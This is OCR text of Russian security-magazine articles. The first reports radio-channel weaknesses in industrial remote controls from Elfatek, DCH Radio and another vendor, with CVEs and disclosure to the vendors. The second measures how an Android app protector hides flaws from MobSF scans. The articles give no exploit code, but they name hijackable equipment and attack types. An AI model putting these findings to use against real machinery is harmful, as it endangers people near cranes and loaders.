


Рисунок 3.2.
Начинка F24

В этой статье мы не будем останавливаться на технических деталях исследования (подробности ищите здесь [2]), а сразу перейдем к результатам:

- Denial of Service — да.
- Malicious Remote Control — да.
- Malicious Firmware Update — да (нет активированных механизмов защиты).
- Remote Destruction — да (можно вывести из строя реле в приемнике).

Мы уведомили вендора о своих находках в рамках политики ответственного разглашения. Компания готовит исправления в новых версиях оборудования.

[2]

- Made in Turkey
- Год основания: 2006
- Цена за комплект оборудования: 500–2500 долл.
- Представлен в 121+ стране

# ELFATEK

Это производитель средней ценовой категории. Мы взяли модель JPD-00028 продвинутой серии Elfatek ANKA — работает на частоте 2,4 ГГц и оснащена пультом с двумя многопозиционными джойстиками.


Рисунок 4. Elfatek: модель JPD-00028

Внутри мы обнаружили проверенную временем элементную базу: микроконтроллер PIC18 производства Microchip и радиомодуль на базе микросхемы nRF24 от Nordic Semiconductor. Такая конфигурация позволяет реализовать защищенный двунаправленный канал передачи данных. Однако в протестированной модели связь фактически оказалась односторонней: опять же, пульт только передает, а приемник — принимает.

Отмечу, что при анализе прошивки пульта мы обнаружили функции для приема данных, но здесь они почему-то не используются. Возможно, они задействованы в моделях с экраном для отображения телеметрии. При этом в обработчике входящих данных были потенциальные уязвимости: с помощью специально сформированных пакетов можно нарушить конфигурацию пульта и вывести его из строя.




Рисунок 4.1.
Начинка
JPD-00028

Рисунок 4.2.
Начинка
JPD-00028

Результаты анализа:

› Denial of Service — да.

› Malicious Remote Control — да.

› Malicious Firmware Update — да (механизмы защиты прошивки включены, но настроены некорректно).

› Remote Destruction — да (возможен отказ реле и удаленное изменение конфигурации на моделях с экраном).

Мы уведомили вендора о результатах исследования и предложили варианты устранения обнаруженных уязвимостей. Им были присвоены следующие CVE:

› CVE-2024-12136 for «CWE-304 Missing Critical Step in Authentication»;

› CVE-2024-12137 for «CWE-294 Authentication Bypass by Capture-replay».

- Made in China
- Год основания: 2016
- Цена за комплект оборудования: 500–4000 долл.
- Производит 100 000 + комплектов в год
- Представлен в 20+ странах

## DCH RADIO

DCH Radio не так давно на рынке, поэтому не отягощена наследием старых инженерных решений. Ее оборудование относится к средневысокому ценовому сегменту и выпускается в том числе по OEM-модели под другими брендами. Для анализа мы выбрали две модели, работающие на частоте 433 МГц: DCH H320 и DCH D2400.

Рисунок 5.
DCH Radio:
модели DCH H320
и DCH D2400

Внутри нас ждала надежная элементная база от известных производителей: микроконтроллеры STM32 STMicroelectronics и приемопередатчики Silicon Labs (ожидаемо для устройств этого ценового класса).

Судя по результатам тестирования, безопасность радиоканала снова не была приоритетом при разработке — нам удалось его скомпрометировать. Зато это первые продукты в выборке, у которых нам не удалось получить прошивку тривиальными способами: механизмы защиты были настроены корректно. Реализовывать более сложные аппаратные атаки (к примеру, fault injection) в данном случае нецелесообразно.




Рисунок 5.1.
Начинка DCH H320




Рисунок 5.2. Начинка DCH D2400

Результаты исследования:

› Denial of Service — да.

› Malicious Remote Control — да.

› Malicious Firmware Update — нет.

› Remote Destruction — да (возможен вывод из строя реле в приемнике).

Мы уведомили производителя об обнаруженных проблемах в рамках политики ответственного разглашения.

Во всех рассмотренных решениях были проблемы с безопасностью радиоканалов. Фактически в них реализована только защита от помех. Для проведения атаки злоумышленнику достаточно обзавестись недорогим SDR.

***

К сожалению, даже новые промышленные системы дистанционного управления зачастую не содержат базовых механизмов защиты или некорректно их используют. Поэтому, в очередной раз проходя мимо стройки или рядом с погрузчиком, вспомните известную фразу «Не стой под стрелой!». Ведь дело даже не в возможной ошибке оператора — контролировать оборудование может совсем не он...

# УСЛОЖНЯЕМ ЖИЗНЬ РЕВЕРСЕРАМ, ИЛИ PT MAZE ПРОТИВ УЯЗВИМОСТЕЙ В ANDROID-ПРИЛОЖЕНИЯХ

**Александр Ананикян**

Аналитик сервиса PT MAZE, Positive Technologies

**Олег Гусаинов**

Специалист Android Experts сервиса PT MAZE, Positive Technologies

**О чем материал**

Исследуем популярные в России Android-приложения и проверяем, можно ли повысить их защищенность с помощью протектора PT MAZE

Большинство Android-приложений легко поддаются реверсу: злоумышленнику достаточно воспользоваться бесплатными инструментами декомпиляции, чтобы получить близкий к исходному код и проанализировать его на предмет уязвимостей. Простота процесса открывает широкие возможности для автоматизации — в том числе с помощью сканеров, выполняющих статический анализ кода. Тем не менее мы можем усложнить жизнь злоумышленникам с помощью протекторов, реализующих разные техники обфускации, шифрования кода/файлов приложения, искажения графа потока управления и т. д.

Мы взяли 94 наиболее популярных в России мобильных приложения (по статистике на август 2025 г.) и на их примере проверили эффективность протектора PT MAZE [1] для сокрытия потенциальных уязвимостей, а также механизмов защиты.

## МЕТОДОЛОГИЯ

Для загрузки APK-файлов мы выбрали утилиту Apkdgo [2]. В качестве сканера уязвимостей взяли Mobile Security Framework [3] со встроенным модулем APKiD (автоматически выполняет сигнатурную проверку на наличие защитных техник). Для проведения шилдинга использовали PT MAZE, в конфигурацию которого входили следующие защитные механизмы:

- обфускация идентификаторов ресурсов;
- обфускация нативной библиотеки;
- шифрование значений ресурсов;
- шифрование сторонних библиотек;
- шифрование строк;
- упаковка и шифрование DEX-файлов;
- усиление безопасности SSL/TLS-соединений;
- удаление метаданных.

Чтобы сравнить эффективность протектора для разных типов приложений, мы разделили выбранные APK-файлы на восемь категорий (см. рис. 1). Важный момент: мы фокусировались на статическом анализе, поэтому не учитывали техники RASP и другие средства противодействия динамическому анализу, которые есть в арсенале PT MAZE.


Рисунок 1. Разбивка приложений по категориям





Рисунок 2. Этапы исследования

## АНАЛИЗ УЯЗВИМОСТЕЙ

При оценке приложений MobSF выявляет следующие категории элементов, влияющие на безопасность софта:

- **High** — уязвимости высокого уровня риска. Их эксплуатация может привести к утечке конфиденциальных данных, компрометации приложения или обходу механизмов защиты. Например, ошибки в криптографических алгоритмах, небезопасные сетевые конфигурации, уязвимые параметры, неконтролируемый доступ к данным и др.
- **Medium** — уязвимости среднего уровня риска. Они указывают на небезопасные практики разработки и наличие конфигураций, которые могут привести к компрометации приложения или утечке данных. Например, слабые криптографические алгоритмы, опасные операции с файлами и БД, уязвимые реализации WebView и т. д.

Чтобы не раскрывать конфиденциальные данные, мы тестировали приложения локально. Результаты использовали только для сбора статистики: не сохраняли и не публиковали их на mobsf.live [4].

› **Info** — недостатки, которые могут косвенно повлиять на безопасность приложения. Например, детали реализации кода (работа с каталогами и буфером обмена, использование криптографических библиотек и др.), сетевых конфигураций и внешних сервисов. Это не уязвимости, но MobSF учитывает их при расчете итоговой оценки безопасности.

› **Secure** — успешно реализованные защитные меры. Например, проверки на root и отладку, защита от tapjacking, контроль целостности среды (через специализированные API), SSL-пиннинг и безопасные параметры внешних сервисов.

После проведения первичного сканирования мы применили ко всем приложениям шилдинг с одинаковыми параметрами. Сравнительный анализ показал: благодаря протектору общее число уязвимостей, обнаруженных с помощью MobSF, сократилось на 40%. При этом количество элементов категории High снизилось на 67%, Medium — на 24%, Info — на 80%.

Отметим, что для некоторых уязвимостей MobSF может генерировать ложноположительные и ложноотрицательные срабатывания. Результаты автоматизированного анализа нужно проверять вручную, но мы сравнивали только необработанные отчеты и не проводили верификацию обнаруженных уязвимостей.


Рисунок 3. Среднее число уязвимостей на приложение

Отдельно остановимся на элементах категории Secure. После шилдинга видимость корректно реализованных мер безопасности снижается. Это приводит к ложноотрицательным результатам в отчетах MobSF: защитные механизмы сохраняются, но их уже нельзя выявить с помощью статического анализа. В среднем число выявленных элементов категории Secure сократилось на 67%.





Рисунок 4. Среднее число выявленных Secure-элементов на приложение

Также анализ показал, что эффективность протектора при сокрытии уязвимостей варьируется в зависимости от категории приложения (см. рис. 5).





Рисунок 5. Эффективность протектора: доля скрытых уязвимостей в приложениях разных категорий





Рисунок 6. Среднее количество уязвимостей до и после шилдинга

## ВВОДИМ ДОПОЛНИТЕЛЬНЫЕ МЕТРИКИ

Помимо анализа уязвимостей и недостатков защиты, MobSF фиксирует следующие элементы, формирующие потенциальные векторы атак:

- Hotspot — потенциально небезопасные практики разработки, требующие ручной проверки (домены, разрешения, сертификаты).
- Code Analysis — участки кода, в которых есть уязвимости и небезопасные методы.
- Behavior Analysis — потенциально опасное поведение приложения.
- Вызовы Android API — указывают на использование небезопасных функций.

- Зависимости SBOM — указывают на наличие известных уязвимостей в сторонних библиотеках.
- Количество строковых значений.
- Обнаруженные секреты (учетные данные, API-ключи, токены), домены и URL.

Анализ показал: после проведения шилдинга количество секретов, обнаруженных с помощью MobSF, сократилось на 71%. По остальным метрикам видимость недостатков снизилась в среднем на 90%.





Рисунок 7. Эффективность протектора: доля скрытых секретов

Во время анализа мы зафиксировали несколько аномалий. Так, в категориях «Доставка еды и продуктов» и «Соцсети и общение» было по одному приложению, где после шилдинга количество обнаруженных секретов, наоборот, выросло. Такой результат объясняется особенностями MobSF: при работе с зашифрованными библиотеками сканер некорректно читает их содержимое и ошибочно интерпретирует фрагменты кода как строковые значения. Это повышает вероятность ложных срабатываний при поиске секретов с помощью регулярных выражений.

# ОБНАРУЖЕНИЕ ЗАЩИТНЫХ ТЕХНИК

Первичный анализ APK-файлов с помощью модуля APKiD показал, что во всех исследуемых приложениях использовались следующие защитные техники:

- anti_debug — защита от отладки;
- anti_disassembly — защита от дизассемблирования;
- anti_vm — защита от запуска в виртуальных машинах;
- obfuscator — обфускация исходного кода.

Наличие сигнатур этих механизмов в исходных файлах снижает эффективность защиты, ведь при их обнаружении злоумышленник может заранее подготовить инструменты и методы обхода. Сравнительный анализ показал, что после шилдинга число обнаруженных защитных техник сократилось на 60%.




